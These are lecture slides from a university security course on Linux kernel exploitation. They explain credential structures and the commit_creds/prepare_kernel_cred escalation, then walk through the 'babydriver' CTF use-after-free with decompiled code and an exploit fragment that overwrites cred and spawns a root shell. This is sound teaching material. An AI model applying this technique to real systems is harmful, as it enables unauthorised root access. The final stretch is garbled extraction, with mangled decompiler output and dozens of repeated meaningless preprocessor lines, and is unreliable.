


CSC 472 Topics of Software Security

Kernel Exploitation

Dr. Si Chen (schen@wcupa.edu)




What's a Kernel?

Low Level code with **two major responsibilities**

1. Interact with and control hardware components
2. Provide an **Environment** in which **Applications** can run

The Kernel is the core of the operating system

Introduction



The kernel is also a **program** that:

- Manages the data I/O requirements issued by the software
- Escaping these requirements into instructions
- Handing them over to the CPU

Kernel Exploitation Strategy

1. Find **vulnerability** in kernel code
2. Manipulate it to gain **code execution**
3. Elevate our process's **privilege level**
4. **Survive** the “trip” back to userland
5. Enjoy our **root** privileges

Kernel Exploitation Strategy

The most common place to find vulnerabilities is inside of **Loadable Kernel Modules** (LKMs).

LKMs are like **executables** that run in Kernel Space.


A few common uses are listed below:

- > Device Drivers
- > Filesystem Drivers
- > Networking Drivers
- > Executable Interpreters
- > Kernel Extensions
- > (rootkits :P)

Kernel Exploitation Strategy

LKMs are just binary blobs like your familiar **ELF's**, **EXE's** and **MACH-O's**. (On Linux, they even use the ELF format)

You can drop them into GDB and reverse-engineer them like you're used to already.



Kernel Exploitation Strategy

There's a few useful commands that deal with LKMs on Linux.

insmod	--->	Insert a module into the running kernel
rmmod	--->	Remove a module from the running kernel
lsmod	--->	List currently loaded modules

A general familiarity with these is helpful

Traditional UNIX credentials.

- Real User ID
- Real Group ID

```
→ give_to_player ls -l
total 19216
-rwxrwxr-x 1 schen schen      202 May  9 2019 boot.sh
-rw-rw-r-- 1 schen schen 4127776 May  9 2019 bzImage
-rwxrwxr-x 1 schen schen 898440 Nov 18 01:43 exp
-rwxrwxr-x 1 schen schen 897912 Nov 18 01:33 exp0
-rw-rw-r-- 1 schen schen    722 Nov 18 01:33 exp0.c
-rw-rw-r-- 1 schen schen    1979 Nov 18 01:27 exp1.c
-rwxrwxr-x 1 schen schen 902704 Nov 18 01:28 exp2
-rw-rw-r-- 1 schen schen    2061 Nov 18 01:28 exp2.c
-rwxrwxr-x 1 schen schen 898584 Nov 18 01:29 exp3
-rw-rw-r-- 1 schen schen    1072 Nov 18 01:29 exp3.c
drwxrwxr-x 12 schen schen    4096 Nov 18 01:35 fs
-rw-rw-r-- 1 schen schen 11913216 Nov 18 01:43 initramfs.img
→ give_to_player id
uid=1000(schen) gid=1000(schen) groups=1000(schen),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),116(lpadmin),126(sambashare),450(hmacc)
```

PID	USER	PRI	NI	VIRT	RES	SHR	S	CPU%	MEM%	TIME+	Command
31380	schen	20	0	26568	4872	3328	R	0.7	0.0	0:00.24	htop
458	root	20	0	38232	3148	2752	S	0.7	0.0	3h56:48	@sbin/plymouthd --mode=boot --pid-file=/run/plymouth/pid --attach-to-ses
1186	gdm	20	0	665M	37460	18068	S	0.7	0.2	3h38:32	/usr/lib/gnome-settings-daemon/gsd-color
1	root	20	0	220M	9780	6884	S	0.0	0.1	38:28.36	/lib/systemd/systemd --system --deserialize 28
379	root	20	0	29856	1228	1080	S	0.0	0.0	0:00.00	/sbin/ureadahead -q
801	root	20	0	424M	9304	7884	S	0.0	0.1	0:00.00	/usr/sbin/ModemManager --filter-policy=strict
804	root	20	0	424M	9304	7884	S	0.0	0.1	0:01.04	/usr/sbin/ModemManager --filter-policy=strict
791	root	20	0	424M	9304	7884	S	0.0	0.1	0:01.37	/usr/sbin/ModemManager --filter-policy=strict
796	messagebu	20	0	143M	11200	8240	S	0.0	0.1	0:36.43	/usr/bin/dbus-daemon --system --address=systemd: --nofork --nopidfile --
941	root	20	0	165M	16960	9092	S	0.0	0.1	0:00.00	/usr/bin/python3 /usr/bin/networkd-dispatcher --run-startup-triggers
805	root	20	0	165M	16960	9092	S	0.0	0.1	0:00.04	/usr/bin/python3 /usr/bin/networkd-dispatcher --run-startup-triggers
814	root	20	0	107M	3516	3180	S	0.0	0.0	0:00.00	/usr/sbin/irqbalance --foreground
806	root	20	0	107M	3516	3180	S	0.0	0.0	8:53.03	/usr/sbin/irqbalance --foreground
824	root	20	0	497M	12432	10104	S	0.0	0.1	0:00.00	/usr/lib/udisks2/udisksd
828	root	20	0	497M	12432	10104	S	0.0	0.1	0:00.78	/usr/lib/udisks2/udisksd
899	root	20	0	497M	12432	10104	S	0.0	0.1	0:00.00	/usr/lib/udisks2/udisksd
909	root	20	0	497M	12432	10104	S	0.0	0.1	0:00.00	/usr/lib/udisks2/udisksd
807	root	20	0	497M	12432	10104	S	0.0	0.1	0:05.08	/usr/lib/udisks2/udisksd
1106	syslog	20	0	347M	9980	7716	S	0.0	0.1	4:17.49	/usr/sbin/rsyslogd -n
1107	syslog	20	0	347M	9980	7716	S	0.0	0.1	0:00.01	/usr/sbin/rsyslogd -n
1108	syslog	20	0	347M	9980	7716	S	0.0	0.1	3:59.20	/usr/sbin/rsyslogd -n
808	syslog	20	0	347M	9980	7716	S	0.0	0.1	8:17.01	/usr/sbin/rsyslogd -n
809	root	20	0	62804	6304	5120	S	0.0	0.0	0:14.41	/lib/systemd/systemd-logind
816	root	20	0	387M	13876	11588	S	0.0	0.1	7:44.00	/usr/lib/accounts-service/accounts-daemon

Elevate Privileges

The Kernel manages running processes

The Kernel keeps track of permissions

```
51  #ifndef __ASSEMBLY__
52  struct task_struct;
53  #include <asm/cpufeature.h>
54  #include <linux/atomic.h>
55
56  struct thread_info {
57      unsigned long      flags;          /* low level flags */
58      unsigned long      syscall_work;   /* SYSCALL_WORK_ flags */
59      u32                 status;        /* thread synchronous flags */
60  #ifdef CONFIG_SMP
61      u32                 cpu;           /* current CPU */
62  #endif
63  };
```

Threads in Linux are treated as processes that just happen to share some resources. Each thread has its own **thread_info** and its own **task_struct**.

Elevate Privileges

The Kernel manages running processes

The Kernel keeps track of permissions

Inside task_struct

```
1020
1029     /* Process credentials: */
1030
1031     /* Tracer's credentials at attach: */
1032     const struct cred __rcu      *ptracer_cred;
1033
1034     /* Objective and real subjective task credentials (COW): */
1035     const struct cred __rcu      *real_cred;
1036
1037     /* Effective (overridable) subjective task credentials (COW): */
1038     const struct cred __rcu      *cred;
1039
1040 #ifdef CONFIG_KEYS
1041     /* Cached requested key. */
1042     struct key                   *cached_requested_key;
1043 #endif
1044
```

Elevate Privileges

Remember: **The Kernel** manages running processes

Therefore: **The Kernel** keeps track of permissions

```
1 struct cred {
2     atomic_t    usage;
3     #ifdef CONFIG_DEBUG_CREDENTIALS
4     atomic_t    subscribers; /* number of processes subscribed */
5     void        *put_addr;
6     unsigned    magic;
7     #define CRED_MAGIC    0x43736564
8     #define CRED_MAGIC_DEAD    0x44656144
9     #endif
10    kuid_t    uid; /* real UID of the task */
11    kgid_t    gid; /* real GID of the task */
12    kuid_t    suid; /* saved UID of the task */
13    kgid_t    sgid; /* saved GID of the task */
14    kuid_t    euid; /* effective UID of the task */
15    kgid_t    egid; /* effective GID of the task */
16    kuid_t    fsuid; /* UID for VFS ops */
17    kgid_t    fsgid; /* GID for VFS ops */
18    unsigned    securebits; /* SUID-less security management */
19    kernel_cap_t    cap_inheritable; /* caps our children can inherit */
20    kernel_cap_t    cap_permitted; /* caps we're permitted */
21    kernel_cap_t    cap_effective; /* caps we can actually use */
22    kernel_cap_t    cap_bset; /* capability bounding set */
23    kernel_cap_t    cap_ambient; /* Ambient capability set */
24    #ifdef CONFIG_KEYS
25    unsigned char    jit_keyring; /* default keyring to attach requested
26    * keys to */
27    struct key __rcu *session_keyring; /* keyring inherited over fork */
28    struct key *process_keyring; /* keyring private to this process */
29    struct key *thread_keyring; /* keyring private to this thread */
30    struct key *request_key_auth; /* assumed request_key authority */
31    #endif
32    #ifdef CONFIG_SECURITY
33    void        *security; /* subjective LSM security */
34    #endif
35    struct user_struct *user; /* real user ID subscription */
36    struct user_namespace *user_ns; /* user_ns the caps and keyrings are relative to. */
37    struct group_info *group_info; /* supplementary groups for euid/fsgid */
38    struct rcu_head rcu; /* RCU deletion hook */
39 } __randomize_layout;
```

Elevate Privileges

Conveniently, the Linux Kernel has two wrapper functions for updating process credentials and generating process credentials!

```
int commit_creds(struct cred *new) {  
    ...  
}
```

```
struct cred *prepare_kernel_cred(struct task_struct *daemon) {  
  
}
```

Elevate Privileges

Now we can map out what we need to do

```
commit_creds(prepare_kernel_cred(0));
```

We can find their addresses in **/proc/kallsyms**

```
/ $ cat /proc/kallsyms | grep commit_creds
```

```
ffffffff810a1420 T commit_creds
```

```
ffffffff81d88f60 R __ksymtab_commit_creds
```

```
ffffffff81da84d0 r __kcrctab_commit_creds
```

```
ffffffff81db948c r __kstrtab_commit_creds
```

```
...
```

```
/ $ cat /proc/kallsyms | grep prepare_kernel_cred
```

```
ffffffff810a1810 T prepare_kernel_cred
```

```
ffffffff81d91890 R __ksymtab_prepare_kernel_cred
```

```
ffffffff81dac968 r __kcrctab_prepare_kernel_cred
```

```
ffffffff81db9450 r __kstrtab_prepare_kernel_cred
```

```
...
```

Returning to UserSpace

Why bother returning to **Userspace**?

Most useful things we want to do are *much* easier from userland.

In KernelSpace, there's no easy way to:

- > Modify the filesystem
- > Create a new process
- > Create network connections

Returning to UserSpace

How does the kernel do it?

```
push    $SS_USER_VALUE
push    $USERLAND_STACK
push    $USERLAND_EFLAGS
push    $CS_USER_VALUE
push    $USERLAND_FUNCTION_ADDRESS
swapgs
iretq
```

This *will usually* get you out of “Kernel Mode” safely.

Returning to UserSpace

For exploitation, the easiest strategy is **highjacking** execution, and letting the kernel return by itself.

- > Function Pointer Overwrites
- > Syscall Table Highjacking
- > Use-After-Free

You need to be very careful about destroying Kernel state.

A **segfault probably means a **reboot**!**

Example: Babydriver

```
→ babydriver ls -l
total 13228
-rwxrwxr-x 1 schen schen    216 Jul  4 2017 boot.sh
-rw-rw-r-- 1 schen schen 7009392 Jun 16 2017 bzImage
-rw-rw-r-- 1 schen schen 6528512 Nov 18 01:09 rootfs.cpio
```

<https://github.com/ctf-wiki/ctf-challenges/tree/master/pwn/kernel>

Example: Babydriver

boot.sh

```
1 #!/bin/bash
2
3 qemu-system-x86_64 -initrd rootfs.cpio -kernel bzImage -append 'console=ttyS0 root=/dev/ram oops=panic panic=1' -enable-kvm -monitor /dev/null -m 64M --nographic -smp cores=1,threads=1 -cpu kvm64,+smep
```

rootfs.cpio

```
→ rootfs ls
bin  etc  home  init  lib  linuxrc  proc  rootfs.cpio  sbin  sys  tmp  usr
```

Example: Babydriver

rootfs.cpio

```
→ rootfs ls
bin  etc  home  init  lib  linuxrc  proc  rootfs.cpio  sbin  sys  tmp  usr
```

init

```
1 #!/bin/sh
2
3 mount -t proc none /proc
4 mount -t sysfs none /sys
5 mount -t devtmpfs devtmpfs /dev
6 chown root:root flag
7 chmod 400 flag
8 exec 0</dev/console
9 exec 1>/dev/console
10 exec 2>/dev/console
11
12 insmod /lib/modules/4.4.72/babydriver.ko
13 chmod 777 /dev/babydev
14 echo -e "\nBoot took $(cut -d' ' -f1 /proc/uptime) seconds\n"
15 setsid cttyhack setuidgid 1000 sh
16
17 umount /proc
18 umount /sys
19 poweroff -d 0 -f
```

Example: Babydriver

Analysis babydriver.ko



Ghidra is a free and open source reverse engineering tool developed by the National Security Agency. The binaries were released at RSA Conference in March 2019; the sources were published one month later on GitHub. Ghidra is seen by many security researchers as a competitor to IDA Pro and JEB Decompiler.

```

babyioctl()
babyopen()
babyread()
babyrelease()
babywrite()

```

Example: Babydriver

babyioctl()

babyopen()

babyread()

babyrelease()

babywrite()

```
1
2 undefined8 babyioctl(undefined8 param_1,int param_2)
3
4 {
5     undefined8 uVar1;
6     undefined8 extraout_RDX;
7
8     __fentry__();
9     if (param_2 == 0x10001) {
10         kfree(babydev_struct._0_8_);
11         babydev_struct._0_8_ = __kmalloc(extraout_RDX,0x24000c0);
12         babydev_struct._8_8_ = extraout_RDX;
13         printk("alloc done\n");
14         uVar1 = 0;
15     }
16     else {
17         printk(&DAT_0010031a,extraout_RDX);
18         uVar1 = 0xfffffffffffffeaf;
19     }
20     return uVar1;
21 }
22
```

Example: Babydriver

babyioctl()
babyopen()
babyread()
babyrelease()
babywrite()

```
3669 kmem_cache_alloc_trace(struct kmem_cache *cachep, gfp_t flags, size_t size)
3670 {
3671     void *ret;
3672
3673     ret = slab_alloc(cachep, flags, _RET_IP_);
3674
3675     kasan_kmalloc(cachep, ret, size, flags);
3676     trace_kmalloc(_RET_IP_, ret,
3677                  size, cachep->size, flags);
3678     return ret;
3679 }
```

Decompile: babyopen – (babydriver.ko)

```
1
2 /* WARNING: Globals starting with '_' overlap smaller symbols at the same address */
3
4 undefined8 babyopen(void)
5
6 {
7     fentry ();
8     babydev_struct._0_8_ = kmem_cache_alloc_trace(_DAT_001010a8, 0x24000c0, 0x40);
9     babydev_struct._8_8_ = 0x40;
10    printk("device open\n");
11    return 0;
12 }
13
```

size: 0x40

Example: Babydriver

The screenshot displays a debugger interface with three main panels. The top-left panel, 'Program Trees', shows the file structure of 'babydriver.ko', with the '.bss' segment highlighted in a red box. The bottom-left panel, 'Symbol Tree', lists various functions, with 'babyopen' highlighted. The right panel, 'Listing: babydriver.ko', shows the assembly code for the BSS segment. A red box highlights the definition of 'babydev_struct' as a global variable, with the text 'babydev_struct is a global variable!' overlaid in red. The BSS segment contains several global variables, including 'babydev_struct' and 'babydev_struct[8]'. The assembly code shows the BSS segment starting at address 00100d1a and ending at 00100d1d. The BSS segment contains several global variables, including 'babydev_struct' and 'babydev_struct[8]'. The assembly code shows the BSS segment starting at address 00100d1a and ending at 00100d1d.

Program Trees

- babydriver.ko
 - .bss**
 - .gnu.linkonce.this_module
 - .data
 - __versions
 - __mcount_loc
 - .modinfo
 - .rodata.str1.1
 - .exit.text
 - .init.text
 - .text
 - .note.gnu.build-id
 - .strtab
 - .symtab
 - .shstrtab
 - .rela.debug_frame
 - .debug_frame
 - .comment

Symbol Tree

- Functions
 - __class_create
 - __fentry__
 - __kmallo
 - __copy_from_user
 - __copy_to_user
 - alloc_chrdev_region
 - babyioctl
 - babyopen**
 - babyread
 - babyrelease
 - babywrite
 - cdev_add
 - cdev_del
 - cdev_init
 - class_destroy
 - cleanup_module
 - device_create
 - device_destroy
 - init_module
 - kfree

Listing: babydriver.ko

```
*babydriver.ko
00100d1a  ??  ??
00100d1b  ??  ??
00100d1c  ??  ??
00100d1d  ??  ??

BSS [edit]
The BSS segment, also known as uninitialized data, is usually adjacent to the data segment. The BSS segment contains all global variables and static variables that are initialized to zero or do not have explicit initialization in source code. For instance, a variable defined as static int i; would be contained in the BSS segment.

00100d20  undefi... ??
00100d88  ??  ??
00100d89  ??  ??
00100d8a  ??  ??
00100d8b  ??  ??
00100d8c  ??  ??
00100d8d  ??  ??
00100d8e  ??  ??
00100d8f  ??  ??

babydev_struct[8]
babydev_struct
XREF[6,4]: babyrelease:00100036(R),
babyopen:00100086(W),
babyioctl:001000c5(R),
babyioctl:001000e5(W),
babywrite:00100125(R),
babyread:00100168(R),
babyopen:00100086(W),
babyioctl:001000c5(R),
babywrite:00100131(R),
babyread:00100174(R)

00100d90  undefi... ??
00100d90  undefined?? [0] XREF[6]: babyrelease:00100036(R),
babyopen:00100086(W),
babyioctl:001000c5(R),
babyioctl:001000e5(W),
babywrite:00100125(R),
babyread:00100168(R)

00100d91  undefined?? [1]
00100d92  undefined?? [2]
00100d93  undefined?? [3]
00100d94  undefined?? [4]
00100d95  undefined?? [5]
00100d96  undefined?? [6]
00100d97  undefined?? [7]
00100d98  undefined?? [8] XREF[4]: babyopen:0010008d(W),
babyioctl:001000ec(W),
babywrite:00100131(R),
babyread:00100174(R)

00100d99  undefined?? [9]
00100d9a  undefined?? [10]
00100d9b  undefined?? [11]
```


Example: Babydriver

babyioctl()
babyopen()
babyread()
babyrelease()
babywrite()

```
3669 kmem_cache_alloc_trace(struct kmem_cache *cachep, gfp_t flags, size_t size)
3670 {
3671     void *ret;
3672
3673     ret = slab_alloc(cachep, flags, _RET_IP_);
3674
3675     kasan_kmalloc(cachep, ret, size, flags);
3676     trace_kmalloc(_RET_IP_, ret,
3677                 size, cachep->size, flags);
3678     return ret;
3679 }
```

Decompile: babyopen – (babydriver.ko)

```
1
2 /* WARNING: Globals starting with '_' overlap smaller symbols at the same address */
3
4 undefined8 babyopen(void)
5
6 {
7     fentry ();
8     babydev_struct._0_8_ = kmem_cache_alloc_trace(_DAT_001010a8, 0x24000c0, 0x40);
9     babydev_struct._8_8_ = 0x40;
10    printk("device open\n");
11    return 0;
12 }
13
```

size: 0x40

babyopen: Apply for a space of 0x40 bytes, the address is stored in the global variable `babydev_struct.device_buf`

```
fd1=open(/dev/babydev); → babyopen()  
fd2=open(/dev/babydev); → babyopen()  
close(fd1); → babyrelease()
```

1st: fd1=open(/dev/babydev); → babyopen();

babydev_struct (global)

babydev_struct.device_buf 0xffff1111
babydev_struct.device_buf_len 0x40

0xffff1111

0x40

fd1

2nd: fd2=open(/dev/babydev); → babyopen();

babydev_struct (global)

babydev_struct.device_buf 0xffff2222
babydev_struct.device_buf_len 0x40

0xffff1111

0x40


0xffff2222

0x40

fd1

fd2

`close(fd1); → babyrelease();`



The second chunk get free'd

But the pointer to that memory (`babydev_struct.device_buf`) still exist.

`ioctl(fd1, 0x10001, 0xa8);` → `babyioctl()`

→ `kfree(babydev_struct.device_buf)` → `kfree(0xffff2222)`

`babydev_struct` (global)

`babydev_struct.device_buf` 0xffff3333
`babydev_struct.device_buf_len` 0xa8

```
int fd1 = open("/dev/babydev", 2);
int fd2 = open("/dev/babydev", 2);

ioctl(fd1, 0x10001, 0xa8);

close(fd1);
```

0xffff1111

0x40

fd1

0xffff2222

0x

fd2

0xffff3333

0xa8

```
1 long babyioctl(file *filp, uint command)
2 {
3     long __syscall_babyioctl(file *filp, uint command)
4     long RAX:8 <RETURN>
5     long l1 file * RD:8 filp
6     astruc uint ESI:4 command
7
8     __fentry__();
9     if (command == 0x10001) {
10         kfree(babydev_struct.device_buf);
11         babydev_struct.device_buf = (char *)__kmalloc(extraout_RDX, 0x24000c0);
12         babydev_struct.device_buf_len = (size_t)extraout_RDX;
13         printk("alloc done\n");
14         lVar1 = 0;
15     }
16     else {
17         printk(&DAT_0010031a, extraout_RDX);
18         lVar1 = -0x16;
19     }
20     return lVar1;
21 }
22
```

`close(fd1) → babyrelease() → kfree(0xffff3333)`

`babydev_struct` (global)

`babydev_struct.device_buf 0xffff3333`
`babydev_struct.device_buf_len 0xa8`

```
int fd1 = open("/dev/babydev", 2);
int fd2 = open("/dev/babydev", 2);

ioctl(fd1, 0x10001, 0xa8);

close(fd1);
```

```
1
2 int babyrelease(inode *inode, file *filp)
3
4 {
5     __fentry__();
6     kfree(babydev_struct.device_buf);
7     printk("device release\n");
8     return 0;
9 }
0
```

fd1

fd2

0xffff1111

0x40

0xffff2222

0x40

0xffff3333

0xa8

```
close(fd1)→ babyrelease()→kfree(0xffff3333)
```

babydev_struct (global)

```

babydev_struct.device_buf 0xffff3333
babydev_struct.device_buf_len 0xa8

```

0xffff1111

0x40

0xffff2222

40

0xffff3333

0xa8 cred_struct for that process

```
else if(pid == 0)
{
    char zeros[30] = {0};
    write(fd2, zeros, 28);

    if(getuid() == 0)
    {
        puts("[+] root now.");
        system("/bin/sh");
        exit(0);
    }
}
```

fd1

fd2

```

2 ssize_t babywrite(file *filp, char *buffer, size_t length, loff_t *offset)
3
4 {
5     ulong uVar1;
6     ulong extraout_RDX;
7
8     __fentry__();
9     if (babydev_struct.device_buf != (char *)0x0) {
10         uVar1 = 0xfffffffffffffff;
11         if (
12             Unsigned Long Integer (compiler-specific size) (length: 8)
13             babydev_struct.device_buf_len) {
14             uVar1 = extraout_RDX;
15         }
16         return uVar1;
17     }
18     return -1;
19 }

```

```

babydev_struct.device_buf 0xffff3333
babydev_struct.device_buf len 0xa8

```

```

1 ssize_t babywrite(file *fild, char *buffer, size_t length, loff_t *offset)
2 {
3     ulong uVar1;
4     ulong extraout_RDX;
5
6     __fentry__();
7     if (babydev_struct.device_buf != (char *)0x0) {
8         uVar1 = 0xfffffffffffffffe;
9         if (length > 0) {
10             if (length > 0) {
11                 uVar1 = extraout_RDX;
12             }
13             return uVar1;
14         }
15         return -1;
16     }
17 }
18

```

0x40

0xffff2222

0xffff3333

```

7 #define ENDL "\n"
8 #endif
9
10 void*
11 make_x(
12     int x
13 ) {
14     void*
15     p =
16         malloc(
17             sizeof(
18                 unsigned
19             ) *
20             x
21         );
22     memset(
23         p,
24         0,
25         x
26     );
27     return
28         p;
29 }
30
31 #if __GNUC__ > 2
32 #define __GNUC__ 2
33 #endif
34
35 #if __GNUC__ > 2
36 #define __GNUC__ 2
37 #endif
38
39 #if __GNUC__ > 2
40 #define __GNUC__ 2
41 #endif
42
43 #if __GNUC__ > 2
44 #define __GNUC__ 2
45 #endif
46
47 #if __GNUC__ > 2
48 #define __GNUC__ 2
49 #endif
50
51 #if __GNUC__ > 2
52 #define __GNUC__ 2
53 #endif
54
55 #if __GNUC__ > 2
56 #define __GNUC__ 2
57 #endif
58
59 #if __GNUC__ > 2
60 #define __GNUC__ 2
61 #endif
62
63 #if __GNUC__ > 2
64 #define __GNUC__ 2
65 #endif
66
67 #if __GNUC__ > 2
68 #define __GNUC__ 2
69 #endif
70
71 #if __GNUC__ > 2
72 #define __GNUC__ 2
73 #endif
74
75 #if __GNUC__ > 2
76 #define __GNUC__ 2
77 #endif
78
79 #if __GNUC__ > 2
80 #define __GNUC__ 2
81 #endif
82
83 #if __GNUC__ > 2
84 #define __GNUC__ 2
85 #endif
86
87 #if __GNUC__ > 2
88 #define __GNUC__ 2
89 #endif
90
91 #if __GNUC__ > 2
92 #define __GNUC__ 2
93 #endif
